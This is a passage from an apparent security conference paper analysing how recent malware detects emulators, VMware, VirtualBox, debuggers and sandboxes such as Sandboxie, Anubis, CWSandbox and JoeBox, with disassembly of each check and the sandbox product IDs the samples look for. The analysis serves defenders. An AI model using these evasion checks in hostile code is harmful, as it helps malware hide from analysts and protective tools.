
.....: ; program entry point
.....: ;*****
.....: entrypoint:
.....: 52          push     edx
40c2a9: 68f01f4100  push     strz_asd_411ff0
40c2ae: ff1548d24000 call     dword ptr [KERNEL32.DLL:GetModuleHandleA]
40c2b4: 5a          pop      edx
40c2b5: 81ea9012907c sub     edx, 7c901290h
40c2bb: 7507        jnz      loc_40c2c4
40c2bd: eb01        jmp      loc_40c2c0
40c2bf:
.....: loc_40c2bf: ;xref j40c2c2
.....: 50          push     eax
40c2c0:
.....: loc_40c2c0: ;xref j40c2bd
.....: 0be4        or       esp, esp
40c2c2: 75fb        jnz      loc_40c2bf
40c2c4:
.....: loc_40c2c4: ;xref j40c2bb
.....: 52          push     edx
40c2c5: bb66cff121  mov      ebx, 21f1cf66h
40c2ca: 81eb76cbf121 sub     ebx, 21f1cb76h
40c2d0: 8bd4        mov      edx, esp
40c2d2: 81ea300e0000 sub     edx, 0e30h
40c2d8: 33c9        xor      ecx, ecx
40c2da: eb06        jmp      loc_40c2e2
40c2dc:
.....: loc_40c2dc: ;xref j40c2e4
.....: 83ea04      sub      edx, 4
40c2df: 030a        add      ecx, [edx]
40c2e1: 4b          dec      ebx
40c2e2:
.....: loc_40c2e2: ;xref j40c2da
.....: 0bdb        or       ebx, ebx
40c2e4: 75f6        jnz      loc_40c2dc
40c2e6: 81f9f0030000 cmp     ecx, 3f0h
40c2ec: 7501        jnz      loc_40c2ef
40c2ee: c3          ret
40c2ef:
.....: loc_40c2ef: No Emulation ;xref j40c2ec
.....: 5a          pop      edx

```

Fig. 2 Dll address space check

Here the initial value of **edx** is being tested against an expected value of a dll address as an anti virtual machine attempt.

Junk APIs as Anti-Emulation

Although this technique has been heavily used over a year now, it continues to be used in a lesser extent but it is still relevant to be mentioned.

Many malware abusively use junk APIs calls whether with illegal parameters or with valid ones several times so that they could break some emulators.

This is a direct attack on emulators that don't handle API calls very well since in the case of non handled API, it may abort executing the malware in its virtual environment, this classifying the threat as clean by ignoring it.

From simplicity to complexity: The CPU based anti-virtual machines and emulator case

From the simplicity of the initial values of the CPU registers, we saw that variations in implementations that can be quite complex. It is indeed possible to implement anti-emulations that can be nearly impossible to track or avoid.

Anti SandBoxes

Sandboxes are tools that offers sandbox virtual environment to run programs and observe its behaviour. As a result these popular tools among the reverse engineering community are also under close scrutiny of the malware writing community as well.

Anti Sandboxie

```

CODE:004052EC
CODE:004052EC  SandBoxie_Check_SbieDll_dll proc near      ; CODE XREF: ANTI_DEBUGGER_
CODE:004052EC                                          ; DATA XREF: ANTI_DEBUGGER_
CODE:004052EC          push     ebx
CODE:004052ED          xor      ebx, ebx
CODE:004052EF          push     offset aSbieDll_dll ; "SbieDll.dll"
CODE:004052F4          call     GetModuleHandleA_0
CODE:004052F9          test     eax, eax
CODE:004052FB          jz       short loc_4052FF
CODE:004052FD          mov      bl, 1
CODE:004052FF          loc_4052FF:                                ; CODE XREF: SandBoxie_Che
CODE:004052FF          mov      eax, ebx
CODE:00405301          pop      ebx
CODE:00405302          retn
CODE:00405302  SandBoxie_Check_SbieDll_dll endp
CODE:00405302

```

Fig 3 - Anti SandBoxie

As most of the programs have got their own set of files, Sandboxie sandbox has a core dynamic link library called 'SbieDll.dll'. As illustrated above, some malware checks the existence of that particular DLL has been loaded in the system. If so, then it is certain that the malware is in fact running under a sandboxie emulated environment.

Anti VMWARE

Without going into many details, Vmware is one of the most popular virtual machines available.

It offers an easy interface to work with and supports different operating systems, ranging from DOS to OS2, Linux and Windows. It is naturally one of the earliest to be targeted by malware, this technique here is rather common but still widely used in recent malware wishing to detect Vmware.

The figure below represents a code seen recently in a Spyrat sample.

```

CODE:00405124
CODE:00405124 arg_8          = dword ptr  0Ch
CODE:00405124
CODE:00405124          xor     eax, eax
CODE:00405126          push   offset loc_40514C
CODE:0040512B          push   dword ptr fs:[eax]
CODE:0040512E          mov     fs:[eax], esp
CODE:00405131          mov     eax, 'VMXh'      ; Vmaware magic
CODE:00405136          mov     ebx, 3C6CF712h
CODE:0040513B          mov     ecx, 0Ah          ; version
CODE:00405140          mov     dx, 'VX'          ; vmware port
CODE:00405144          in      eax, dx          ; read the port
CODE:00405145          mov     eax, 1
CODE:0040514A          jmp     short loc_40515F
CODE:0040514C ; -----
CODE:0040514C loc_40514C:                ; DATA XREF: Anti_VMWARE+2↑to
CODE:0040514C          mov     eax, [esp+arg_8]
CODE:00405150          mov     dword ptr [eax+0B8h], offset loc_40515D
CODE:0040515A          xor     eax, eax
CODE:0040515C          retn

```

Fig 4 - Vmware detection

Vmware uses the magic number **564D5868h** which corresponds to the ascii value 'VMXh' along with a communication port **5658h** which has the ascii corresponding value of 'VX'. The command **0ah** returns the Vmware version. One of the most common ways of detecting vmware is to issue a vmware command and check if the return value in ebx (which should differ from the original value) is 'VMXh'. If this is the case then Vmware is present.

The other way is to set **eax** to a value of **1** like in our example in the figure above. Then define an exception handing code that clears the **eax** register if it gets executed. Upon running the Vmware commands code, if an exception occurs then **eax** should not be **1** anymore but **0**.

This way it by checking the value of **eax**, it is possible to determine whether Vmware is running or not.

Anti VirtualBox

VirtualBox is an open source virtual machine that is owned by Oracle. Like Vmware VirtualBox is a popular tool. Malware writers have found a simple way of detecting its presence as illustrated below.

```

CODE:0040523D          call    convert_String_to_UpperCase
CODE:00405242          mov     eax, [ebp+var_12C]
CODE:00405248          push   eax
CODE:00405249          lea     edx, [ebp+var_138]
CODE:0040524F          mov     eax, offset aVboxservice_ex ; "VBoxService.exe"
CODE:00405254          call    convert_String_to_UpperCase
CODE:00405259          mov     eax, [ebp+var_138]
CODE:00405259          mov     eax, [ebp+var_138]

```

Fig 5 - Anti virtualBox

Like many other tools VirtualBox has its own running processes. Like in the code above taken from a recent malware sample, the simplest way to detect the presence of VirtualBox is to scan all running processes and check for **VboxServices.exe**. The figure below shows a list of VirtualBox processes on a system.




Fig 6 - Virtualbox processes

VirtualBox can also be detected by checking the following process: VboxTray.exe. This is not always present however if the user didn't install additional VirtualBox tools.

Anti Anubis SandBox

Anubis is an online malware analysis sandbox. It is useful when one wants to quickly check for a file's behaviour. Although this is not a standalone application accessible directly by the customers, malware writers have managed to get some of Anubis's environment settings such as the product ID.

It is known that Anubis uses the following key as its product ID: **76487-337-8429955-22614**.

The figure 7 below illustrates how a malware is checking for Anubis.

By checking for the presence of that particular value in the registry, malware are able to detect whether they are running under Anubis sandbox or not.


```

CODE:004054B0      push     0                ; ulOptions
CODE:004054B2      push     offset aSoftwareMicr_1 ; "Software\\Microsoft\\windows\\
CODE:004054B7      push     80000002h        ; hKey
CODE:004054BC      call    RegOpenKeyExA
CODE:004054C1      test    eax, eax
CODE:004054C3      jnz     short loc_4054F7
CODE:004054C5      mov     [esp+110h+cbData], 101h
CODE:004054CD      lea     eax, [esp+110h+cbData]
CODE:004054D1      push    eax                ; lpcbData
CODE:004054D2      lea     eax, [esp+114h+Data]
CODE:004054D6      push    eax                ; lpData
CODE:004054D7      push    0                ; lpType
CODE:004054D9      push    0                ; lpReserved
CODE:004054DB      push    offset aProductid ; "ProductId"
CODE:004054E0      mov     eax, [esp+124h+hKey]
CODE:004054E4      push    eax                ; hKey
CODE:004054E5      call    RegQueryValueExA
CODE:004054EA      lea     eax, [esp+110h+Data]
CODE:004054EE      cmp     eax, offset asc_405544 ; "76487-337-8429955-22614"
CODE:004054F3      jnz     short loc_4054F7
CODE:004054F5      mov     bl, 1
CODE:004054F7      loc_4054F7:                ; CODE XREF: Anti_Anubis_Sandbox+1F↑j

```

Fig 7 - Anubis detection by product ID.

Anti GFI CWSandbox

CWSandbox is accurately described by its owner as an automated malware analysis tool. It is an advanced tool that offers lots of interesting features. Malware writers came to know that this tool uses a constant product ID, so they use it as a way to detect its presence. The figure below illustrates a CWSandbox detection.

```

* CODE:0040541E      push    eax                ; lpData
* CODE:0040541F      push    0                ; lpType
* CODE:00405421      push    0                ; lpReserved
* CODE:00405423      push    offset aProductid_0 ; "ProductId"
* CODE:00405428      mov     eax, [esp+124h+hKey]
* CODE:0040542C      push    eax                ; hKey
* CODE:0040542D      call    RegQueryValueExA
* CODE:00405432      lea     eax, [esp+110h+Data]
* CODE:00405436      cmp     eax, offset a76487644317703 ; "76487-644-3177037-23510"
CODE:0040543B      jnz     short loc_40543F
CODE:0040543D      mov     bl, 1
CODE:0040543F      loc_40543F:                ; CODE XREF: Anti_CwSandBox+1F↑j
CODE:0040543F      ; Anti_CwSandBox+4F↑j

```

Fig 8 - CWSandbox detection

This is the same technique used to detect Anubis that is applied to the detection of CWSandbox. The malware reads the registry and try to locate the following product ID which is associated with CWSandbox: **76487-644-3177037-23510**. If this value is present then the malware knows that this it is being analyzed under a virtual environment.

Anti JoeBox Sandbox

Joe Box is yet another sandbox for behavioural analysis. Like some of the other sandboxes, its product is known and is used in return to detect it. The figure below shows how it is detected by a malware sample.

```

* CODE:00405367      push     0                ; lpType
* CODE:00405369      push     0                ; lpReserved
* CODE:0040536B      push     offset ValueName ; "ProductId"
* CODE:00405370      mov      eax, [esp+124h+hKey]
* CODE:00405374      push     eax                ; hKey
* CODE:00405375      call     RegQueryValueExA
* CODE:0040537A      lea      eax, [esp+110h+Data]
* CODE:0040537E      cmp      eax, offset a55274640267306 ; "55274-640-2673064-23950"
* CODE:00405383      jnz      short loc_405387
* CODE:00405385      mov      bl, 1
* CODE:00405387      loc_405387:                ; CODE XREF: Anti_JoeBox_SandBox+1F↑j

```

Fig 9 - JoeBox detection

Once again, to detect the presence of JoeBox sandbox the malware scans the registry key for the presence of the following product ID **55274-640-2673064-23950**. If this value is found then the JoeBox is probably running, and the malware stops its operations.

Anti DbgHelp.dll

It appears that malware writers have figured out that some tools loads a specific dynamic library link in the memory when it is running. The dll name is “**dbghelp.dll**”. Malicious software uses that to detect whether they are running under such environment or not. The figure below shows how a malware sample is checking for the presence of that particular dll.

```

CODE:00405310 Anti_OllyDBG_and_ThreatExpert proc near ; CODE XREF: ANTI_DEBUGGER_AND_VM_CHECKS+73↓p
CODE:00405310                                         ; DATA XREF: ANTI_DEBUGGER_AND_VM_CHECKS:loc_40
CODE:00405310      push     ebx
CODE:00405311      xor      ebx, ebx                ; Olly DLL, Threat Expert uses it?
CODE:00405313      push     offset aDbghelp_dll ; "dbghelp.dll"
CODE:00405318      call     GetModuleHandleA_0
CODE:0040531D      test     eax, eax
CODE:0040531F      jz       short loc_405323
CODE:00405321      mov      bl, 1
CODE:00405323      loc_405323:                ; CODE XREF: Anti_OllyDBG_and_ThreatExpert+F↑j

```

Fig 10 - dbghelp.dll detection

The code above shows how a malware is checking if **dbghelp.dll** is loaded in the memory. The interesting part here is that this same dll name is used by Olly debugger for its main dll.

Anti Norman SandBox

Norman sandbox is one of the oldest professional sandbox available. It is well known by malware since the early ages. However it seems that recent malware uses the same old technique to define whether they are run under this sandbox. The figure below illustrates how the Norman sandbox is detected.

```

* CODE:004055D2      push    eax
* CODE:004055D3      lea     edx, [ebp+var_10]
* CODE:004055D6      mov     eax, offset aCurrentUser ; "CurrentUser"
* CODE:004055DB      call    convert_String_to_UpperCase
* CODE:004055E0      mov     edx, [ebp+var_10]

```

Fig 11 - Norman sandbox

It is known that the Norman sandbox can be detected by querying the **CurrentUser** username in the registry. Old trick by still used today.

Anti Softice

Softice is not really a virtual machine or an emulator. It is a kernel mode debugger that has been around since the DOS days. It was surprising to find a recent malware that has implemented an anti-Softice technique; in fact it is quite exceptional. The figure below shows how the sample is checking for Softice.

```

CODE:00405814 Softice_Check_1 proc near                ; CODE XREF: Anti_Softic
CODE:00405814      push    ebx
CODE:00405815      xor     ebx, ebx
CODE:00405817      push    0                ; hTemplateFile
CODE:00405819      push    80h              ; dwFlagsAndAttributes
CODE:0040581E      push    3                ; dwCreationDisposition
CODE:00405820      push    0                ; lpSecurityAttributes
CODE:00405822      push    3                ; dwShareMode
CODE:00405824      push    0C0000000h       ; dwDesiredAccess
CODE:00405829      push    offset FileName ; "\\.\SICE"
CODE:0040582E      call    CreateFileA_0
CODE:00405833      cmp     eax, 0FFFFFFFFh
CODE:00405836      jz     short Softice_Not_Installed
CODE:00405838      push    eax              ; hObject
CODE:00405839      call    CloseHandle
CODE:0040583E      mov     bl, 1
CODE:00405840      Softice_Not_Installed:    ; CODE XREF: Softice_Che
CODE:00405840      mov     eax, ebx
CODE:00405842      pop     ebx
CODE:00405843      retn
CODE:00405843 Softice_Check_1 endp

```

Fig 12 - Softice detection

To detect Softice the malware tries to open the following file names which belongs to Softice:

\\\\.\\NTICE and \\\\SICE

Conclusion

Emulators and virtual machines present some very powerful tools to safely analyse malicious code, especially in an era of heavy obfuscation. They are one of the last solutions to stand when most of the other types of analysers have failed. It seems that this fact is taken very seriously by professional malware writers who are investing lot of time in whether it is for innovating, re-inventing or recycling their own code or some already existing techniques. These recent focuses on the emulation systems where “Virtualization” is one of the biggest trends in modern computing, the necessity of having an emulator that is maintained over time by tackle existing and emerging anti-emulation technologies seems to be slowly imposing itself as a requirement.

References

Symantec, Zbot

http://www.symantec.com/security_response/writeup.jsp?docid=2010-011016-3514-99

Symantec, Spyrat

http://www.symantec.com/security_response/writeup.jsp?docid=2010-011211-1602-99

Authors Index

APVRILLE, Axelle	131
AYCOCK, John	119
BENCHEA, Razvan	81
BISHOP, Matt	151
BROUCEK, Vlasti	71
CARMONA, Itshak	163
CARVALHO, Marco	151
CIMPOESU, Mihai	59
FAHS, Rainer	9
FORD, Richard	151
GAVRILUT, Dragos	81
CUENOD, Jean-Christophe	133
HARLEY, David	185, 201
HELENIUS, Marko	97
ISSA, Anorel	213
LAKHOTIA, Arun	33
LARGET, Dorian	13
MALIVANCHUK, Taras	175
MAYRON, Liam	151
MILES, Craig	33
POLISCHUK, Alex	163
POPA, Claudiu	59
PYYKKO, Olli-Pekka	97
RIPATTI, Noora	97
SCHERRER, Thibaut	13
STRAZZERE, Tim	131
TURNER, Paul	71
VATAMANU, Cristina	81
WALENSTEIN, Andrew	33